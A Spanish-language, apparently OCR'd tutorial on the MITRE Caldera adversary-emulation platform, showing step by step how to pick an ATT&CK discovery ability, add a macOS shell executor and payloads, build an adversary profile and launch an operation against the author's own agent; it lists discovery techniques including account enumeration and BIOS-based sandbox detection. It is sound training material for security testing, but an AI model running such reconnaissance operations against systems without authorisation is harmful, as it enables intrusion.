
1. Abilities → 2. Adversaries → 3. Agents → 4. Operations




Comenzaremos entonces con "**1. Abilities**" Como nuestra primera intención es avanzar "paso a paso", haremos un descubrimiento de nuestro agente, por lo que dentro de "**Campaigns**", hacemos click en **"ablilities"** (**rojo**).

Se nos abrirá la ventana que se presenta en la imagen qu esigue abajo, dentro de esta vantana, en el campo "**buscar**" (Imagen de la lupa), pondremos "**discovery**" (**verde** en la imagen de abajo)..


Como podemos ver en la imagen de abajo, de las 1862 Abilities, 101 de ellas se relacionan con Discovery (recuadrado en **azul** en la imagen e abajo), Podríamos seleccionar cualquiera de ellas, o la que más nos guste para comenzar a estudiar esta herramnienta.


Abilities
An ability is a specific ATT&CK tactic/technique implementation which can be executed on running agents. Abilities will include the command(s) to run, the platforms / executors the commands can run on (ex: Windows / PowerShell), payloads to include, and a reference to a module to parse the output on the Caldera server.
+ Create an Ability
discovery
Tactic
All
Technique
All
Plugin
All
Platform
All
Clear Filters
101 / 1862 abilities
discovery
T1087.002 - Account Discovery: Domain Account
Account Discovery (all)
The net utility is executed via cmd to enumerate domain user accounts.
discovery
T1087.002 - Account Discovery: Domain Account
Account Discovery (targeted)
The net utility is executed via cmd to enumerate detailed information about a specific user account.
discovery
T1010 - Application Window Discovery
Application Window Discovery
Extracts the names of all open non-explorer windows, and the locations of all explorer windows.
discovery
T1082 - System Information Discovery
BIOS Information Discovery through Registry
Looks up for BIOS information in the registry. BIOS information is often read in order to detect sandboxing environments. Upon execution, BIOS information will be displayed. - https://tria.ge/210111-eaz8mqhgh6/behavioral1 - https://evasions.checkpoint.com/techniques/registry.html
discovery
T1069.002 - Permission Groups Discovery: Domain Groups
Basic Permission Groups Discovery Windows (Domain)
Basic Permission Groups Discovery for Windows. This test will display some errors if run on a computer not connected to a domain. Upon execution, domain information will be displayed.
discovery
T1069.001 - Permission Groups Discovery: Local Groups
Basic Permission Groups Discovery Windows (Local)
Basic Permission Groups Discovery for Windows. This test will display some errors if run on a computer not connected to a domain. Upon execution, domain information will be displayed.

En nuestro caso, y solo a título de ejemplo y práctica, de estas 101 habilidades, hemos seleccionado "**T1082 – System Information Discovery**", tal cual se muestra en la imagen de la derecha.




Si hacemos click en la misma, se nos abrirá la ventana de edición de la misma, tal cual se ve en la imagen de abajo.



Antes de gardar (**Save**) la misma, es necesario definir al menos un **Ejecutor** (Executors), los veremos bajando un poco en este misma ventana.

En la imagen e abajo, podemos ver este "**+ Add Executor**" (**naranja**) que, inisitimos, se encuentra en la misma ventana, haciendo scoll hacia abajo).

Como nuestro agente está corriendo en otro MACINTOSH, hemos seleccionado "Platform: **darwin**" (**verde**) y el timpo de ejecutor será un Shell (**sh**) (**rojo**).




Finalmente, como podéis ver también en la imagen de la derecha, hemos seleccionado algunas "Payloads" (**azul**), que en definitiva será la carga, o el contenido, que tendrá esta habilidad en cocreto.

Una vez completado todos estos campos, ahora sí podemos guardar la habilidad (Save) con lo que ya ha quedado creada.

Siguiendo nuestra secuencia:


1. Abilities → 2. Adversaries → 3. Agents → 4. Operations



Pasemos ahora a configurar nuestros adversarios: **2. Adversaries**.

Volvemos al menú principal (a la izquierda de la interfaz gráfica) y nuevamente desde "**Campaigns**", seleccionaremos ahora "**adversaries**", tal cual se presenta recuadrado en **rojo** en la imagen de la derecha.

Se nos abrirá la ventana que presentamos en la imagen de abajo.




Fijaros que como hemos seleccionado "discovery", y au vez la técnica "**T1082 – System Information Discovery**" (**rojo**), ya nos despliega todo el conjunto de adversarios que podemos lanzar, y lo más importante: Con absoluta correspondencia con la matriz **ATT&CK** que venimos desarrollando desde el principio, con sus técnicas y subtécnicas.

¡¡¡ esto es ESPECTACULAR ¡!!

A su vez, con la "**x**" (**verde**) que aparece a la derecha, podemos eliminar las técnicas que no aplican a nuestra plataforma. Como en nuestro caso el agente es MAC, como podéis ver, sólo hemos dejado las que aplican a MAC (manzanita en recuadro **verde**).

Siguiendo nuestra secuencia:




1. Abilities → 2. Adversaries → 3. Agents → 4. Operations

Como el agente es lo primero que hemos hemos creado (sobre todo para probar inicialmente su configuración, y sobre todo la conexión), nos toca ahora el último paso: **4. Operations**.

Una vez más lo haremos volviendo al menú principal (a la izquierda de la interfaz gráfica) y nuevamente desde "**Campaigns**", seleccionaremos ahora "**operations**", tal cual se presenta recuadrado en **rojo** en la imagen de la derecha.


Se nos desplegará la ventana que vemos en la image que sigue.



Como podéis ver en la imagen anterior, hemos recuadrado en **verde** "**+ New Operation**" que es lo que haremos. NOTA: en nuestro caso también podéis ver que en la imagen anterior figura "Discovery MACINTOSH", esto se debe a que ya la teníamos creada, pero en este texto es el paso siguiente que os mostramos para que también lo hagáis vosotros "paso a paso".

En la imagen anterior, prestad atención también a los tres botones de la parte superior, los que nos indican que ya tenemos listas y configuradas las abilities y los adversaries. Resaltado en color **lila**, la misma interfaz gáfica, nos indica también que en estos momentos nos encontramos en "operations". Si deseamos volver a cualquiera de ellos, p odemos seleccionarlos (haciendo click en cualquiera) y se nos volverá a abrir la ventana correspondiente a ese botón.


Una vez seleccionada "**+ New Operation**", se nos desplegará la imagen que vemos aquí abajo. En nuestro caso, como hemos dicho, la hemos llamado "Discovery MACINTOSH", pero por supuesto, si vuestro agente es Linux, Windows o lo que fuere, le ponéis el nombre que más os guste.



En la imagen de la derecha, podemos ver lo que nos ofrece para configurar una nueva operación. En este caso ya nos trae varios campos completos, sobre la base de los adversarios y habilidades que ya hemo sido configurando.

Como primer ejercicio, os invitamos a que únicamente coloquéis el título que prefirái y el resto de los campos los dejéis tal cual están por defecto.


A medida que vamos creando operaciones, las mismas ya quedarán definidas, con lo que no necesitaremos siempre crear una nueva, sino que directamente podremos acceder a ellas desde la "Selección de operaciones, tal cual s emuestra en la imagn de aquí abajo.



